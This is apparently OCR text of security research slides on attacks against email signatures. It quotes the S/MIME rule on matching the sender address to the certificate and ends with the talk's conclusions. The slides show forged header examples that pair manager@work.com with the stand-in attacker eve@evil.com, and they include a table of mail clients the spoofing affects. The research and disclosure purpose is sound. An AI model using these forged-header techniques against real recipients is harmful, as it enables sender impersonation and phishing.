
Identity Binding Attacks

S/MIME Version 3 Certificate Handling

Sending agents SHOULD make the address in the From or Sender header in a mail message match an Internet mail address in the signer's certificate. Receiving agents MUST check that the address in the From or Sender header of a mail message matches an Internet mail address in the signer's certificate, if mail addresses are present in the certificate. A receiving agent SHOULD provide some explicit alternate processing of the message if this comparison fails, which may be to display a me s in the certificate

What could possibly go wrong?

Identity Binding Attacks



Identity Binding Attacks

From: manager@work.com <eve@evil.com>

Reply-to: manager@work.com

From: manager@work.com

From: eve@evil.com

From: manager@work.com


Sender: eve@evil.com

Multiple headers

Verification logic

Displayed sender

Identity Binding Attacks



<eve@evil.com>

From: manager@work.com [whitespace] <eve@evil.com>

[valid signature by eve@evil.com]

Identity Binding Attacks – Causes & Countermeasures

- Functional features (`Sender`, `From`) have become security relevant
- Explicitly showing signer details shifts problem to user

		OpenPGP				S/MIME			
OS	**Client**	**GPG**	**MIME**	**ID**	**UI**	**CMS**	**MIME**	**ID**	**UI**
Windows	Thunderbird			–	○			○	–
	Outlook			●	○			–	○
	Win. 10 Mail	n/a	n/a	n/a	n/a			◐	○
	Win. Live Mail	n/a	n/a	n/a	n/a			◐	○
	The Bat!			○	–			◐	–
	eM Client			–	◐			–	◐
	Postbox			–	–			◐	–
Linux	KMail			–	○			–	○
	Evolution			–	○			–	○
	Trojitá			◐	●			◐	●
	Claws			–	–			–	–
	Mutt			–	○			–	○
macOS	Apple Mail			–	○			–	○
	MailMate			○	●			○	○
	Airmail			●	–			●	–
iOS	Mail App	n/a	n/a	n/a	n/a			–	–
Android	K-9 Mail			◐	–	n/a	n/a	n/a	n/a
	R2Mail2			◐	○			◐	○
	MailDroid			–	◐			–	◐
	Nine	n/a	n/a	n/a	n/a			◐	○
Web	Roundcube			–	●			–	●
	Horde/IMP			–	–			–	–
	Mailpile			◐	–	n/a	n/a	n/a	n/a
	Mailfence			–	–	n/a	n/a	n/a	n/a
	Exchange/OWA			n/a	n/a			–	○

OS	Client	OpenPGP				S/MIME			
		GPG	MIME	ID	UI	CMS	MIME	ID	UI
Windows	Thunderbird	●	●	–	○	●	–	○	–
	Outlook	–	–	●	○	○	–	–	○
	Win. 10 Mail	n/a	n/a	n/a	n/a	–	–	◐	○
	Win. Live Mail	n/a	n/a	n/a	n/a	–	–	◐	○
	The Bat!	–	○	○	–	–	–	◐	–
	eM Client	–	–	–	◐	–	–	–	◐
	Postbox	●	–	–	–	●	–	◐	–
Linux	KMail	–	–	–	○	–	–	–	○
	Evolution	–	●	–	○	◐	–	–	○
	Trojitá	–	–	◐	●	○	–	◐	●
	Claws	–	○	–	–	○	–	–	–
	Mutt	–	–	–	○	○	–	–	○
macOS	Apple Mail	●	●	–	○	–	–	–	○
	MailMate	–	●	○	●	●	●	○	○
	Airmail	–	●	●	–	–	–	●	–
iOS	Mail App	n/a	n/a	n/a	n/a	●	–	–	–
Android	K-9 Mail	–	–	◐	–	n/a	n/a	n/a	n/a
	R2Mail2	–	–	◐	○	–	–	◐	○
	MailDroid	–	○	–	◐	◐	–	–	◐
	Nine	n/a	n/a	n/a	n/a	◐	–	◐	○
Web	Roundcube	–	–	–	●	–	–	–	●
	Horde/IMP	–	–	–	–	–	–	–	–
	Mailpile	●	–	◐	–	n/a	n/a	n/a	n/a
	Mailfence	–	–	–	–	n/a	n/a	n/a	n/a
	Exchange/OWA	n/a	n/a	n/a	n/a	–	–	–	○

Overview

1. Breaking Email Encryption
    1. Malleability Gadget Attacks on S/MIME
    2. Malleability Gadget Attacks on OpenPGP
    3. Direct Exfiltration Attacks
    4. Responsible Disclosure
2. Breaking Email Signatures
    1. UI Redressing
    2. Identity Binding
3. Conclusions

Conclusions

- Introduced malleability gadgets and backchannels
- Self-exfiltrating plaintexts; applicable to different standards as well
- Crypto standards need to evolve
  - Current S/MIME is broken
  - OpenPGP needs clarification

- Signed emails have problems as well
- Crypto standards are not only about strong cryptographic algorithms
- Secure HTML email is challenging